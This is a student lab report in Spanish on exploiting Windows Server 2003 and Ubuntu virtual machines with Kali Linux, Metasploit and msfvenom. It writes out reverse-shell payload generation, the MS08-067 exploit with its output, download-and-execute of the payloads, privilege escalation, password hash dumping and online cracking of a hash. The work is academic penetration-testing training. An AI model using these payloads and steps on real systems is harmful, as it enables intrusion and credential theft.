

**INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI
LINUX Y METASPLOIT**

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e informática

Universidad Tecnológica de Chocó Diego Luis Cordoba

3– 09 - 2025

**INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI
LINUX Y METASPLOIT**

Johely Cordoba Valoyes

Estudiante de Ingeniería en Telecomunicaciones e Informática

Seguridad y auditoría de redes

Prof. Rafael Sandoval Morales

Universidad Tecnológica de Chocó Diego Luis Córdoba

7 – 08 - 2025

2025, Johely Cordoba

Tabla de contenido

INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI LINUX Y METASPLOIT	1
INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI LINUX Y METASPLOIT	2
TABLA DE ILUSTRACIONES	4
INTRODUCCIÓN	5
ALCANCE	6
OBJETIVOS GENERALES	7
OBJETIVOS ESPECÍFICOS	8
INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI LINUX Y METASPLOIT	9
WINDOWS 2003	9
Comandos básicos en Meterpreter	14
UBUNTU	16
IDS / IPS (conceptos vistos en clase)	18
GLOSARIO	19
CONCLUSIONES	21

TABLA DE ILUSTRACIONES

Ilustración 1: Ip atacante	9
Ilustración 2 Ip atacada	10
Ilustración 3 creación de payload	10
Ilustración 4 activar apache2	11
Ilustración 5 apache2 status	11
Ilustración 6 set PAYLOAD windows/meterpreter/reverse_tcp	12
Ilustración 7 exploit windows 2003	12
Ilustración 8 http://10.10.2.4/shell.exe.....	13
Ilustración 9 shell.exe	14
Ilustración 10 comandos de meterpreter para windows 2003.....	15
Ilustración 11 Crackstation.net	15
Ilustración 12 ip ubuntu	16
Ilustración 13	16
Ilustración 14	17
Ilustración 15	17
Ilustración 16	17
Ilustración 17	18
Ilustración 18	18

INTRODUCCIÓN

La seguridad informática constituye un eje fundamental en la administración de sistemas y redes. El avance de las amenazas cibernéticas ha obligado a las organizaciones a fortalecer sus mecanismos de defensa, pero también ha generado la necesidad de comprender cómo actúan los atacantes. En este contexto, el uso de laboratorios controlados permite a los estudiantes y profesionales practicar técnicas ofensivas con fines educativos y de investigación.

En el presente trabajo se realizaron dos escenarios de explotación: el primero contra un sistema Windows Server 2003 y el segundo contra una máquina Ubuntu, ambos desde la distribución Kali Linux. Se utilizaron herramientas como Metasploit Framework y msfvenom para generar y ejecutar payloads que permitieron establecer sesiones remotas con Meterpreter.

Esta práctica permite comprender y aplicar conceptos fundamentales de redes, seguridad informática y hacking ético, reforzando el uso de herramientas de auditoría y simulando un escenario real de ataque, siempre dentro de un entorno controlado y con fines académicos.

ALCANCE

El presente informe abarca únicamente la explotación de dos sistemas en un entorno de laboratorio: Windows Server 2003 y Ubuntu. Se limita a la generación de payloads, su ejecución en las máquinas víctimas y el establecimiento de sesiones con Meterpreter para manipular información y procesos. El alcance no incluye la explotación de sistemas en producción ni la ejecución de ataques fuera de un ambiente académico controlado. Tampoco se pretende realizar un análisis exhaustivo de todas las vulnerabilidades existentes, sino demostrar de forma práctica cómo un atacante puede obtener acceso remoto aprovechando malas prácticas de seguridad, como la ejecución de binarios sin verificar su origen.

OBJETIVOS GENERALES

Ejecutar prácticas de explotación controlada contra máquinas Windows Server 2003 y Ubuntu desde Kali Linux desde Oracle VirtualBox, aplicando herramientas de pruebas de penetración, con el fin de comprender las fases de un ataque y reflexionar sobre la importancia de la seguridad defensiva en sistemas operativos.

OBJETIVOS ESPECÍFICOS

- Configurar el entorno de laboratorio en máquinas virtuales para simular un ataque real en condiciones controladas.
- Generar payloads maliciosos adaptados a los sistemas operativos Windows y Linux.
- Ejecutar los payloads y establecer conexiones remotas mediante sesiones de Meterpreter.
- Manipular archivos y procesos en los sistemas comprometidos para demostrar el alcance del control.
- Documentar cada acción con su finalidad y relacionarla con escenarios de seguridad reales.
- Identificar los mecanismos defensivos que podrían haber prevenido o mitigado el ataque.

INFORME – PRÁCTICA DE EXPLOTACIÓN WINDOWS 2003 Y UBUNTU CON KALI LINUX Y METASPLOIT

WINDOWS 2003

1.Preparación del entorno

El primer paso consistió en identificar las direcciones IP de ambos sistemas, ya que esto permitía configurar correctamente la comunicación entre ellos:

- Kali Linux (atacante).
- Windows Server 2003 (víctima).

Verificar las direcciones IP de ambas:

En Kali: ip a

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.10.2.4 netmask 255.255.255.0 broadcast 10.10.2.255  
    inet6 fe80::a00:27ff:feee:7e83 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:ee:7e:83 txqueuelen 1000 (Ethernet)  
    RX packets 50 bytes 9070 (8.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 26 bytes 3276 (3.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 1: Ip atacante

En Windows: ipconfig

```

C:\Documents and Settings\Administrador.JOHELY-LQJP9U3N>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local:

    Sufijo conexión específica DNS:
    Dirección IP. . . . . : 10.10.2.7
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predet. . . . : 10.10.2.1

C:\Documents and Settings\Administrador.JOHELY-LQJP9U3N>_

```

Ilustración 2 Ip atacada

2. Crear el payload malicioso con msfvenom

Posteriormente, en Kali se generó un archivo malicioso con la herramienta msfvenom, indicando como parámetros la dirección IP del atacante y un puerto de escucha. El resultado fue un ejecutable llamado shell.exe, el cual se guardó en la carpeta de Apache para que pudiera ser descargado fácilmente desde el navegador de la víctima.

En Kali:

```

(kali@kali)-[/var/www/html]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.2.4 LPORT=4444 -f exe > /var/www/html/shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

```

Ilustración 3 creación de payload

LHOST: dirección IP de Kali.

LPORT: puerto de escucha (ej: 4444).


-f exe: genera archivo ejecutable de Windows.

> /var/www/html/shell.exe: guarda el archivo directamente en la carpeta web de Apache.

3. Activar servidor Apache en Kali

Esto permite compartir el archivo shell.exe con la víctima. Una vez generado el archivo, se levantó el servicio web de Apache en Kali y se verificó que el archivo estuviera disponible en el directorio /var/www/html.

```
sudo service apache2 start
```



```
(kali@kali)-[/var/www/html]
$ sudo service apache2 start
[sudo] contraseña para kali:
```

Ilustración 4 activar apache2

```
sudo service apache2 status
```



```
(kali@kali)-[/var/www/html]
$ sudo service apache2 status
[sudo] contraseña para kali:
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-09-01 16:30:13 -05; 1 day 8h ago
  Invocation: 078f231a7cb64ef6b3c74eb879e82d0e
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 29258 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 29279 (apache2)
       Tasks: 7 (limit: 5772)
      Memory: 22.2M (peak: 22.5M)
         CPU: 1.033s
    CGroup: /system.slice/apache2.service
            └─29279 /usr/sbin/apache2 -k start
              29286 /usr/sbin/apache2 -k start
              29287 /usr/sbin/apache2 -k start
              29288 /usr/sbin/apache2 -k start
              29289 /usr/sbin/apache2 -k start
              29290 /usr/sbin/apache2 -k start
              35020 /usr/sbin/apache2 -k start

sep 01 16:30:13 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:30:13 kali apachectl[29278]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'Se
sep 01 16:30:13 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Ilustración 5 apache2 status

4. Configurar Metasploit Handler

Paralelamente, en Metasploit se configuró un módulo handler para escuchar conexiones entrantes. En este módulo se definió el mismo payload utilizado en la creación del ejecutable, junto con la dirección IP y el puerto configurados previamente. En Kali, abrimos Metasploit:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```

msf6 > ps
[*] exec: ps

  PID TTY          TIME CMD
  6029 pts/2    00:00:00 zsh
  6411 pts/2    00:00:19 ruby
  9486 pts/2    00:00:00 ps
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS                    yes       The target host(s), see https://docs
    .metasploit.com/docs/using-metasploi
    t/basics/using-metasploit.html
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSV
    C)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
    thread, process, none)
  LHOST     10.10.2.4        yes       The listen address (an interface ma
    y be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.

```

Ilustración 6 set PAYLOAD windows/meterpreter/reverse_tcp

(El handler queda esperando que la víctima ejecute el archivo malicioso).

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.2.7
rhosts => 10.10.2.7
msf6 exploit(windows/smb/ms08_067_netapi) > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.10.2.4:4444
[*] 10.10.2.7:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/li
b/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
and '?' was replaced with '*' in regular expression
[*] 10.10.2.7:445 - Fingerprint: Windows 2003 - Service Pack 1 - lang:Unknown
[*] 10.10.2.7:445 - We could not detect the language pack, defaulting to Engl
ish
[*] 10.10.2.7:445 - Selected Target: Windows 2003 SP1 English (NX)
[*] 10.10.2.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.10.2.7
[*] Meterpreter session 1 opened (10.10.2.4:4444 -> 10.10.2.7:1028) at 2025-0
9-01 15:55:55 -0500

```

Ilustración 7 exploit windows 2003

5. Descargar y ejecutar payload en Windows

En el servidor Windows 2003, utilizando el navegador Internet Explorer, se accedió a la dirección del atacante y se descargó el archivo shell.exe. Al ejecutarlo, automáticamente se estableció una sesión de Meterpreter en Kali, lo que confirmó la correcta ejecución del ataque. Desde este momento se tuvo control remoto sobre la máquina víctima, pudiendo ejecutar distintos comandos. En Windows (víctima):

Abrir el navegador Internet Explorer.

Acceder a la dirección de Kali para descargar el archivo:

`http://10.10.2.4/shell.exe`




Ilustración 8 `http://10.10.2.4/shell.exe`

Guardar el archivo en el escritorio o en C:\.

Ejecutar el archivo shell.exe.




Ilustración 9 shell.exe

En este momento, en Kali (donde está el multi/handler), se abrirá una sesión de Meterpreter.

Comandos básicos en Meterpreter

Sysinfo: Muestra información del sistema

Getuid: Usuario actual

Getsystem: Intenta escalar privilegios a SYSTEM

Hashdump: Extrae los hashes de contraseñas de Windows

Ps: Lista de procesos

migrate PID: Migrar el payload a otro proceso (ej: explorer.exe)

```

meterpreter > sysinfo
Computer      : JOHELY-LQJP9U3N
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain       : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > getuid
Server username: JOHELY-LQJP9U3N\Administrador
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrador:500:aa7f2aae63d6ed37aad3b435b51404ee:e27c5a12ed770adbfcace90e29a371a1:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:9b9ee13eb6d5adb62fa0450a78730d32:::
meterpreter > dir
Listing: C:\

Mode                Size           Type             Last modified          Name
-----
100777/rwxrwxrwx  0             fil             2025-08-21 04:11:05    -0500    AUTOEXEC.BAT
040555/r-xr-xr-x  0             dir             2025-09-01 09:15:11    -0500    Archivos de programa
100666/rw-rw-rw-  0             fil             2025-08-21 04:11:05    -0500    CONFIG.SYS
040777/rwxrwxrwx  0             dir             2025-09-01 09:20:10    -0500    Documents and Settings
100444/r--r--r--  0             fil             2025-08-21 04:11:05    -0500    IO.SYS
100444/r--r--r--  0             fil             2025-08-21 04:11:05    -0500    MSDOS.SYS
100555/r-xr-xr-x  47772         fil             2005-03-24 18:56:56    -0500    NTDETECT.COM
040777/rwxrwxrwx  0             dir             2025-09-01 10:31:54    -0500    RECYCLER
040777/rwxrwxrwx  0             dir             2025-08-21 04:14:19    -0500    System Volume Information
040777/rwxrwxrwx  0             dir             2025-09-01 09:19:24    -0500    WINDOWS
100666/rw-rw-rw-  210          fil             2025-09-01 09:12:30    -0500    boot.ini
100444/r--r--r--  4952         fil             2003-03-28 07:00:00    -0500    bootfont.bin
100444/r--r--r--  296672        fil             2005-03-24 18:57:16    -0500    ntldr
000000/-----  0             fif             1969-12-31 19:00:00    -0500    pagefile.sys
100777/rwxrwxrwx  73802        fil             2025-09-01 14:42:27    -0500    shell.exe
040777/rwxrwxrwx  0             dir             2025-08-21 04:11:30    -0500    wmpub

```

Ilustración 10 comandos de meterpreter para windows 2003

7. Cracking de contraseñas

Si se ejecutó hashdump y se obtuvieron hashes de Windows:

Copiar los hashes.

Pegarlos en Crackstation.net para intentar descifrarlos.

Estación de crack Seguridad de hash de contraseñas Desactivar la seguridad

Descifrador de hash de contraseña gratuito

Ingrese hasta 20 hashes sin sal, uno por línea:

e27c5a12ed770adbfcace90e29a371a1

No soy un robot

Hashes de crack

Compatible con: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Picadillo	Tipo	Resultado
e27c5a12ed770adbfcace90e29a371a1	NTLM	johely

Códigos de color: Verde: coincidencia exacta, Amarillo: coincidencia parcial, Rojo: no encontrado.

[Descargar la lista de palabras de CrackStation](#)

[Cómo funciona CrackStation](#)

Ilustración 11 Crackstation.net

UBUNTU

1. Primero se comprueba la conectividad y la arquitectura de la víctima. En Kali se verifica la IP con ip a y desde la VM Ubuntu se comprueba la propia IP y la arquitectura.

```
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dd:7b:2a brd ff:ff:ff:ff:ff:ff
    altname enx080027dd7b2a
    inet 10.10.2.8/24 brd 10.10.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 527sec preferred_lft 527sec
    inet6 fe80::a00:27ff:fedd:7b2a/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
ubuntu@ubuntu:~$ uname /nm
uname: extra operand '/nm'
Try 'uname --help' for more information.
ubuntu@ubuntu:~$ uname -nm
ubuntu x86_64
ubuntu@ubuntu:~$ ping 10.10.2.4
PING 10.10.2.4 (10.10.2.4) 56(84) bytes of data:
64 bytes from 10.10.2.4: icmp_seq=1 ttl=64 time=0.792 ms
64 bytes from 10.10.2.4: icmp_seq=2 ttl=64 time=0.589 ms
64 bytes from 10.10.2.4: icmp_seq=3 ttl=64 time=0.436 ms
^C
--- 10.10.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.436/0.605/0.792/0.145 ms
ubuntu@ubuntu:~$
```

Ilustración 12 ip ubuntu

2. En Kali se genera el payload adaptado a la arquitectura detectada. Si la víctima es 64-bit, se usa el payload Linux x64; si es 32-bit se usa x86. Por ejemplo (cambia 10.10.2.4 por la IP de tu Kali y 4444 por el puerto que uses)

```
(kali㉿kali)-[/var/www/html]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.2.4 LPORT=4444 -f elf > /var/www/html/shell.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes

(kali㉿kali)-[/var/www/html]
$ sudo chmod +x /var/www/html/shell.elf

[sudo] contraseña para kali:
```

Ilustración 13

3. Se prepara el servidor para distribuir el payload. Si usas Apache en Kali colocaste el archivo en /var/www/html/ (como en el comando anterior); asegúrate de que Apache esté activo.

```
(kali@kali)-[/var/www/html]
$ sudo systemctl start apache2
$ sudo systemctl status apache2

● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-09-01 16:30:13 -05; 1 day 16h ago
  Invocation: 078f231a7cb64ef0bc74eb879e82d9e
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 29258 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
    Main PID: 29279 (apache2)
       Tasks: 7 (limit: 5772)
      Memory: 22.2M (peak: 22.5M)
         CPU: 1.855s
        CGroup: /system.slice/apache2.service
                └─29279 /usr/sbin/apache2 -k start
                  └─29286 /usr/sbin/apache2 -k start
                    └─29287 /usr/sbin/apache2 -k start
                      └─29288 /usr/sbin/apache2 -k start
                        └─29289 /usr/sbin/apache2 -k start
                          └─29290 /usr/sbin/apache2 -k start
                            └─35020 /usr/sbin/apache2 -k start

sep 01 16:30:13 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:30:13 kali apache2[29279]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to
sep 01 16:30:13 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Ilustración 14

```
(kali@kali)-[/var/www/html]
$ curl -I http://127.0.0.1/shell.elf

HTTP/1.1 200 OK
Date: Wed, 03 Sep 2025 13:57:29 GMT
Server: Apache/2.4.63 (Debian)
Last-Modified: Wed, 03 Sep 2025 13:54:46 GMT
ETag: "fa-63de5f28a5d68"
Accept-Ranges: bytes
Content-Length: 250
```

Ilustración 15

4. En Kali se configura el handler en Metasploit para escuchar la conexión inversa que la víctima va a abrir.

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > use lhosts 10.10.2.4
[-] No results from search
[-] Failed to load module: lhosts
msf6 exploit(multi/handler) > set lhosts 10.10.2.4
[*] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 10.10.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf6 exploit(multi/handler) > set lhost 10.10.2.4
lhost => 10.10.2.4
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.2.4:4444
```

Ilustración 16

5. En la máquina Ubuntu (víctima) se descarga el binario desde Kali y se ejecuta. Desde la terminal de Ubuntu.

```
vboxuser@ubuntu:~$ wget http://10.10.2.4/shell.elf
--2025-09-04 12:57:34-- http://10.10.2.4/shell.elf
Connecting to 10.10.2.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194
Saving to: 'shell.elf'

shell.elf          100%[=====] 194  --.-KB/s  in 0s

2025-09-04 12:57:34 (10.3 MB/s) - 'shell.elf' saved [194/194]

vboxuser@ubuntu:~$ chmod +x shell.elf
vboxuser@ubuntu:~$ ./shell.elf
```

Ilustración 17

6. Al obtener la sesión Meterpreter, se realizan las acciones de reconocimiento y manejo de archivos.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.2.4:4444
[*] Sending stage (3045380 bytes) to 10.10.2.8
[*] Meterpreter session 3 opened (10.10.2.4:4444 -> 10.10.2.8:38736) at 2025-09-04 08:05:14 -0500

meterpreter > sysinfo
Computer      : ubuntu.local
OS            : Ubuntu 25.04 (Linux 6.14.0-15-generic)
Architecture : x64
BuildTupple  : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: vboxuser
meterpreter > ls
Listing: /home/vboxuser

Mode                Size Type Last modified      Name
----                -
100644/rw-r--r--    220 fil 2025-03-04 21:35:44 -0500 .bash_logout
100644/rw-r--r--   3771 fil 2025-03-04 21:35:44 -0500 .bashrc
040700/rwx-----   4096 dir 2025-09-03 09:48:57 -0500 .cache
040700/rwx-----   4096 dir 2025-09-04 07:48:18 -0500 .config
040700/rwx-----   4096 dir 2025-09-03 09:07:42 -0500 .local
100644/rw-r--r--    807 fil 2025-03-04 21:35:44 -0500 .profile
040700/rwx-----   4096 dir 2025-09-03 09:07:55 -0500 .ssh
100644/rw-r--r--     0 fil 2025-09-03 09:54:39 -0500 .sudo_as_admin_successful
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Desktop
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Documents
040755/rwxr-xr-x    4096 dir 2025-09-04 07:47:41 -0500 Downloads
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Music
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Pictures
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Public
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Templates
040755/rwxr-xr-x    4096 dir 2025-09-03 09:07:46 -0500 Videos
100775/rwxrwxr-x    250 fil 2025-09-04 08:03:13 -0500 shell.elf
040700/rwx-----   4096 dir 2025-09-03 10:00:29 -0500 snap
```

Ilustración 18

7. Ocultar evidencia

IDS / IPS (conceptos vistos en clase)

IDS (Intrusion Detection System): detecta ataques y genera alertas.

IPS (Intrusion Prevention System): bloquea ataques en tiempo real.

GLOSARIO

- Pentesting: también conocido como prueba de penetración, es un proceso de seguridad que simula ataques cibernéticos para identificar vulnerabilidades en sistemas, redes o aplicaciones.

- VirtualBox: Software de virtualización que permite crear y ejecutar máquinas virtuales dentro de un sistema anfitrión, simulando hardware para instalar y utilizar diferentes sistemas operativos.
- Kali Linux: Distribución de GNU/Linux especializada en pruebas de penetración y auditoría de seguridad.
- Metasploit Framework: Plataforma utilizada para desarrollar, probar y ejecutar exploits contra sistemas remotos.
- msfvenom: Herramienta incluida en Metasploit para generar payloads en distintos formatos.
- Payload: Código malicioso que se ejecuta en el sistema víctima para establecer una conexión o realizar una acción específica.
- Meterpreter: Intérprete avanzado que se ejecuta en la memoria de la máquina víctima y permite al atacante interactuar con ella.
- Reverse TCP: Técnica en la cual la máquina víctima inicia una conexión hacia el atacante, facilitando eludir firewalls.

- Apache2: Servidor web utilizado en Kali Linux para alojar y distribuir archivos hacia las máquinas víctimas.

CONCLUSIONES

La práctica demostró que tanto Windows como Linux son susceptibles a ataques cuando no se aplican medidas básicas de seguridad. La explotación realizada permitió comprender cómo un atacante prepara su entorno, genera el payload, logra la ejecución en la víctima y mantiene el

control remoto mediante sesiones de Meterpreter. Aunque los entornos de laboratorio se realizaron con fines académicos, los resultados reflejan riesgos reales a los que se enfrentan las organizaciones en su operación diaria.

Es fundamental promover una cultura de ciberseguridad que incluya el uso de antivirus, firewalls, actualizaciones constantes y, sobre todo, concientización de los usuarios para evitar la ejecución de archivos de origen desconocido. En conclusión, esta experiencia práctica reafirma que el conocimiento de las técnicas ofensivas es indispensable para diseñar y aplicar estrategias defensivas efectivas.